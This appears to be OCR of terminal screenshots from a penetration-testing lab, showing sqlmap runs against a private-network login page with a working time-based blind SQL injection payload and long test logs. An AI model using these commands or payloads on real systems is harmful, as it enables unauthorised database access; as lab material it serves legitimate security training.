




kali@kali: ~
File Actions Edit View Help
[2] 760209
[3] 760210
--level=5: command not found
[2]+ Stopped sudo sqlmap -u " http://172.21.x.49" --data=?user=yourname
[3] Done password=somepassword
(kali㉿kali)-[~]
$ sudo sqlmap -u "http://172.21.x.49/login.php" --data="user=yourname&password=somepassword&s=Submit" --level=5 --risk=3 -D wordpress8080 tables
[sudo] password for kali:
{1.5.4#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:03:53 /2022-06-06/
[20:03:53] [CRITICAL] host '172.21.x.49' does not exist
[20:03:53] [WARNING] your sqlmap version is outdated
[*] ending @ 20:03:53 /2022-06-06/
(kali㉿kali)-[~]
$ sudo sqlmap -u "http://172.20.4.49/login.php" --data="user=yourname&password=somepassword&s=Submit" --level=5 --risk=3 -D wordpress8080 tables
{1.5.4#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:04:41 /2022-06-06/
[20:04:41] [INFO] resuming back-end DBMS 'mysql'
[20:04:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: user (POST)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: user=yourname' AND (SELECT 6373 FROM (SELECT(SLEEP(5)))dlKe)-- IWXz&password=somepassword&s=Submit
---
[20:04:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.0.12
[20:04:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.20.4.49'
[20:04:41] [WARNING] your sqlmap version is outdated
[*] ending @ 20:04:41 /2022-06-06/
(kali㉿kali)-[~]
$



Burp Suite Community E...
Firefox
~/Desktop/Lab_9.txt - ...
172.20.4.49 - Chromium
qterminal
kali@kali: ~
File Actions Edit View Help
[20:09:04] [INFO] testing 'IBM DB2 OR time-based blind (heavy query)'
[20:09:05] [INFO] testing 'IBM DB2 AND time-based blind (heavy query - comment)'
[20:09:06] [INFO] testing 'IBM DB2 OR time-based blind (heavy query - comment)'
[20:09:06] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[20:09:07] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
[20:09:08] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query - comment)'
[20:09:09] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query - comment)'
[20:09:09] [INFO] testing 'Firebird ≥ 2.0 AND time-based blind (heavy query)'
[20:09:10] [INFO] testing 'Firebird ≥ 2.0 OR time-based blind (heavy query)'
[20:09:11] [INFO] testing 'Firebird ≥ 2.0 AND time-based blind (heavy query - comment)'
[20:09:12] [INFO] testing 'Firebird ≥ 2.0 OR time-based blind (heavy query - comment)'
[20:09:12] [INFO] testing 'SAP MaxDB AND time-based blind (heavy query)'
[20:09:13] [INFO] testing 'SAP MaxDB OR time-based blind (heavy query)'
[20:09:14] [INFO] testing 'SAP MaxDB AND time-based blind (heavy query - comment)'
[20:09:15] [INFO] testing 'SAP MaxDB OR time-based blind (heavy query - comment)'
[20:09:15] [INFO] testing 'HSQLDB ≥ 1.7.2 AND time-based blind (heavy query)'
[20:09:16] [INFO] testing 'HSQLDB ≥ 1.7.2 OR time-based blind (heavy query)'
[20:09:17] [INFO] testing 'HSQLDB ≥ 1.7.2 AND time-based blind (heavy query - comment)'
[20:09:18] [INFO] testing 'HSQLDB ≥ 1.7.2 OR time-based blind (heavy query - comment)'
[20:09:18] [INFO] testing 'HSQLDB > 2.0 AND time-based blind (heavy query)'
[20:09:19] [INFO] testing 'HSQLDB > 2.0 OR time-based blind (heavy query)'
[20:09:20] [INFO] testing 'HSQLDB > 2.0 AND time-based blind (heavy query - comment)'
[20:09:21] [INFO] testing 'HSQLDB > 2.0 OR time-based blind (heavy query - comment)'
[20:09:21] [INFO] testing 'Informix AND time-based blind (heavy query)'
[20:09:22] [INFO] testing 'Informix OR time-based blind (heavy query)'
[20:09:23] [INFO] testing 'Informix AND time-based blind (heavy query - comment)'
[20:09:24] [INFO] testing 'Informix OR time-based blind (heavy query - comment)'
[20:09:24] [INFO] testing 'MySQL ≥ 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[20:09:25] [INFO] testing 'MySQL ≥ 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[20:09:26] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace'
[20:09:26] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace (substraction)'
[20:09:26] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (heavy queries)'
[20:09:26] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[20:09:26] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[20:09:26] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[20:09:26] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[20:09:26] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[20:09:26] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)'
[20:09:26] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_LOCK.SLEEP)'
[20:09:26] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_PIPE.RECEIVE_MESSAGE)'
[20:09:26] [INFO] testing 'Oracle time-based blind - Parameter replace (heavy queries)'
[20:09:26] [INFO] testing 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)'
[20:09:26] [INFO] testing 'Firebird time-based blind - Parameter replace (heavy query)'
[20:09:26] [INFO] testing 'SAP MaxDB time-based blind - Parameter replace (heavy query)'
[20:09:26] [INFO] testing 'IBM DB2 time-based blind - Parameter replace (heavy query)'
[20:09:26] [INFO] testing 'HSQLDB ≥ 1.7.2 time-based blind - Parameter replace (heavy query)'
[20:09:27] [INFO] testing 'HSQLDB > 2.0 time-based blind - Parameter replace (heavy query)'
[20:09:28] [INFO] testing 'Informix time-based blind - Parameter replace (heavy query)'
[20:09:28] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[20:09:28] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:09:28] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[20:09:28] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:09:28] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[20:09:29] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_LOCK.SLEEP)'
[20:09:29] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_PIPE.RECEIVE_MESSAGE)'
[20:09:29] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:09:29] [INFO] testing 'HSQLDB ≥ 1.7.2 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:09:29] [INFO] testing 'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requ
ests? [Y/n] y



kali@kali: ~
File Actions Edit View Help
[20:23:54] [CRITICAL] unable to connect to the target URL
[20:23:54] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:23:55] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'
[20:23:56] [INFO] testing 'MySQL ⩾ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'


kali@kali: ~
File Actions Edit View Help
[20:25:49] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)'
[20:25:49] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_LOCK.SLEEP)'
[20:25:49] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_PIPE.RECEIVE_MESSAGE)'
[20:25:49] [INFO] testing 'Oracle time-based blind - Parameter replace (heavy queries)'
[20:25:49] [INFO] testing 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)'
[20:25:49] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:49] [CRITICAL] unable to connect to the target URL
[20:25:49] [INFO] testing 'Firebird time-based blind - Parameter replace (heavy query)'
[20:25:49] [INFO] testing 'SAP MaxDB time-based blind - Parameter replace (heavy query)'
[20:25:49] [INFO] testing 'IBM DB2 time-based blind - Parameter replace (heavy query)'
[20:25:49] [INFO] testing 'HSQLDB ≥ 1.7.2 time-based blind - Parameter replace (heavy query)'
[20:25:51] [INFO] testing 'HSQLDB > 2.0 time-based blind - Parameter replace (heavy query)'
[20:25:51] [INFO] testing 'Informix time-based blind - Parameter replace (heavy query)'
[20:25:52] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[20:25:52] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:25:52] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[20:25:52] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_LOCK.SLEEP)'
[20:25:52] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_PIPE.RECEIVE_MESSAGE)'
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [INFO] testing 'HSQLDB ≥ 1.7.2 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [INFO] testing 'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:25:52] [CRITICAL] unable to connect to the target URL
[20:25:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[20:25:54] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[20:25:55] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[20:25:56] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[20:25:57] [WARNING] parameter 'Host' does not seem to be injectable
[20:25:57] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[20:25:57] [WARNING] your sqlmap version is outdated
[*] ending @ 20:25:57 /2022-06-06/
(kali㉿kali)-[~]
$

